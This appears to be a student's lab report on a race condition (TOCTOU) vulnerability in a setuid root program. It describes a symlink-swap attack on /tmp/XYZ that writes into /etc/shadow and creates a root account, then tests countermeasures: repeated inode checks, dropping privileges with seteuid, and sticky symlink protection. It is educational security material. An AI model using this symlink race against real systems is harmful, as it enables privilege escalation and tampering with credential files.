
3.5 An Undesirable Situation

Successful attack:




After running both `link.sh` and `check.sh` files simultaneously we can see that race condition was exploited in this case and our attack was successful. This means that after few number of runs, there was one case when the context switch occurred right after access check in our vulp program and our link program changed the link of `/tmp/XYZ` file to `/etc/shadow` file and again context switch occurred thus allowing to open and write seed user input_file into `/etc/shadow` file.

Modified /etc/shadow:



From above screenshot we can confirm that our attack was successful and our contents in input_file got concatenated in /etc/shadow file.

Changing user to Yogesh:



Here we can see that a new user Yogesh has been created as a root user for the system.

Task2:

Vulp.c:

```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <fcntl.h>
#include <stdbool.h>

int main()
{
    char buffer[60];

    struct stat buf1, buf2, buf3;

    bool flag1 = false, flag2 = false, flag3 = false;

    int fp;

    /* get user input */
    scanf("%50s", buffer );

    lstat("/tmp/XYZ", &buf1);
    if(!access("/tmp/XYZ", W_OK)){
        fp = open("/tmp/XYZ", O_RDWR);
        fstat(fp, &buf2);


        if(buf1.st_ino == buf2.st_ino)
        {
            flag1 = true;
        }
    }

    else printf("No permission \n");
```

```
        if(!access("/tmp/XYZ", W_OK)){  
            fp = open("/tmp/XYZ", O_RDWR);  
            fstat(fp, &buf3);  
            if(buf1.st_ino == buf3.st_ino)  
            {  
                flag2 = true;  
            }  
        }  
        else printf("No permission \n");  
        flag3 = (flag1 && flag2);  
        if(flag3)  
        {  
            write(fp, buffer, strlen(buffer)*sizeof(char));  
        }  
        else printf("Race Condition Attack detected \n");  
    }  
}
```

Here we are modifying our vulnerable program to increase the number of vulnerable window. We are repeating access and open commands number of times. We are using lstat() and fstat() commands to check if the file opened is similar to file which was accessed before by using inode information from both functions. In each access depending upon the inode information of file accessed and file opened, we set the flags value to true or false. Depending upon the flag values in each access and open case, we decide weather to write user input in file or not.

Compiling vulp to make it set-UID root program:




```
Terminal
[10/06/2015 07:48] seed@ubuntu:~$ sudo gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:47:21: warning: incompatible implicit declaration of built-in function 'strlen' [enabled by default]
[10/06/2015 07:48] seed@ubuntu:~$ sudo chown root vulp
[10/06/2015 07:48] seed@ubuntu:~$ sudo chmod 4755 vulp
[10/06/2015 07:48] seed@ubuntu:~$

Terminal
[10/06/2015 07:41] seed@ubuntu:~$
```

"vulp.c" selected (991 bytes)

Here we are compiling race condition vulnerable program vulp.c and generating an executable vulp file. We are making this vulp file Set-UID root program using **chmod 4755** command.

Unsuccessful attack:




```
Terminal
Race Condition Attack detected
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
Race Condition Attack detected
No permission
Race Condition Attack detected
Race Condition Attack detected
Race Condition Attack detected
No permission
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
Race Condition Attack detected
No permission
No permission
Race Condition Attack detected
Race Condition Attack detected
No permission
No permission
No permission

Terminal
[10/06/2015 07:51] seed@ubuntu:~$ ./link.sh
^C
[10/06/2015 07:51] seed@ubuntu:~$
```

"vulp.c" selected (992 bytes)

From above screenshot, we can see that due to number of access and open checks and checks on inode info of files and symlinks the attack's success probability was reduced. After number of trials, we were still unable to successfully exploit race condition vulnerability. This method of repeated access and open checks reduces the probability of successful attack by exponential time.

Task3:



```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <fcntl.h>


int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    int fp;
    uid_t real_uid = getuid();
    uid_t effective_uid = geteuid();
    /* get user input */
    scanf("%50s", buffer);
    seteuid(real_uid);

    fp = open(fn, O_RDWR);
    if(fp != -1)
    {
        write(fp, buffer, sizeof(char)*strlen(buffer));
    }
    else
    {
        printf("Permission Denied");
    }
    seteuid(effective_uid);
}
```

Here we are using principle of least privilege to countermeasure the race condition vulnerability.

If user do not need certain privileges then program should disable those privileges for user who is running that program. We use **seteuid()** command to set effective UID to real UID value. With this we disable all unnecessary privileges for user. And when exiting we restore those privileges back to previous value. With the **getuid()** and **geteuid()** functions we can get real UID and effective UID of current user.

Making vulp set-UID root program:




```
[10/05/2015 23:06] seed@ubuntu:~$

[10/05/2015 23:08] seed@ubuntu:~$ sudo gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:22:46: warning: incompatible implicit declaration of built-in function 'strlen' [enabled by default]
[10/05/2015 23:08] seed@ubuntu:~$ sudo chown root vulp
[10/05/2015 23:08] seed@ubuntu:~$ sudo chmod 4755 vulp
[10/05/2015 23:08] seed@ubuntu:~$
```


Here we are compiling race condition vulnerable program vulp.c and generating an executable vulp file. We are making this vulp file Set-UID root program using **chmod 4755** command.

Attack unsuccessful:



From above screenshot we can see that even after number of tries we were not able to successfully perform the attack on vulnerable program as user did not have privileges to either access the `/etc/passwd` file or even open the `/etc/passwd` file as users effective UID was same to real UID of user.

Task4:




Here we are enabling systems symlink protection scheme using command **kernel.yama_protected_sticky_symlinks = 1.**

When set to "0", symlink following behavior is unrestricted.


When set to "1" symlinks are permitted to be followed only when outside a sticky world-writable directory, or when the uid of the symlink and follower match, or when the directory owner matches the symlink's owner.

Vulp.c:



Above vulp.c program contains race condition vulnerability due to time window between access() and open() checks.

Making vulp set-UID root program:




```
Terminal
[10/06/2015 06:38] seed@ubuntu:~$ vi vulp.c
[10/06/2015 06:39] seed@ubuntu:~$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:20:42: warning: incompatible implicit declaration of built-in function 'strlen' [enabled by default]
[10/06/2015 06:39] seed@ubuntu:~$ chown root vulp
chown: changing ownership of 'vulp': Operation not permitted
[10/06/2015 06:39] seed@ubuntu:~$ sudo chown root vulp
[sudo] password for seed:
[10/06/2015 06:39] seed@ubuntu:~$ sudo chmod 4755 vulp
[10/06/2015 06:39] seed@ubuntu:~$
```

"vulp.c" selected (476 bytes)

Here we are compiling race condition vulnerable program vulp.c and generating an executable vulp file. We are making this vulp file Set-UID root program using **chmod 4755** command.

Unsuccessful attack:



```
Terminal
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
No permission
No permission
Segmentation fault (core dumped)
[10/06/2015 06:43] seed@ubuntu:~$ ./link.sh
```

Here as the system protection scheme for symlinks is enabled, we are not able to successfully perform the attack on vulnerable program. When sticky_symlink_protection scheme is on if we try to symlink a

file in world-writable directory i.e. /tmp directory, then it doesnot allow us to create the symlink and gives Segmentation fault error. Thus, we are not able to successfully attack the vulnerable program.

This is a good protection scheme as it doesnot allow a user to create a symlink to another file which doesnot have same user as its owner and also doesnot allow to create a symlink from any file in world-writable directory. So, that even if there is a race condition vulnerability, no user can create a symlink to a file which is not owned by the same user and exploit that vulnerability to attack other user's files.

There are no limitations to this scheme in terms of race condition vulnerability attacks, but there are few limitations for some genuine applications or softwares which need to use symlinks. There might be a situation where some software or applications actually need to link some files from world writable directory to other files for them to be used by other applications also. Here, due to this protection scheme symlink won't be created and hence those applications won't work. Application developers will have to figure out some new way to communicate or share files with other applications which can be troublesome. This is a major limitation of this scheme.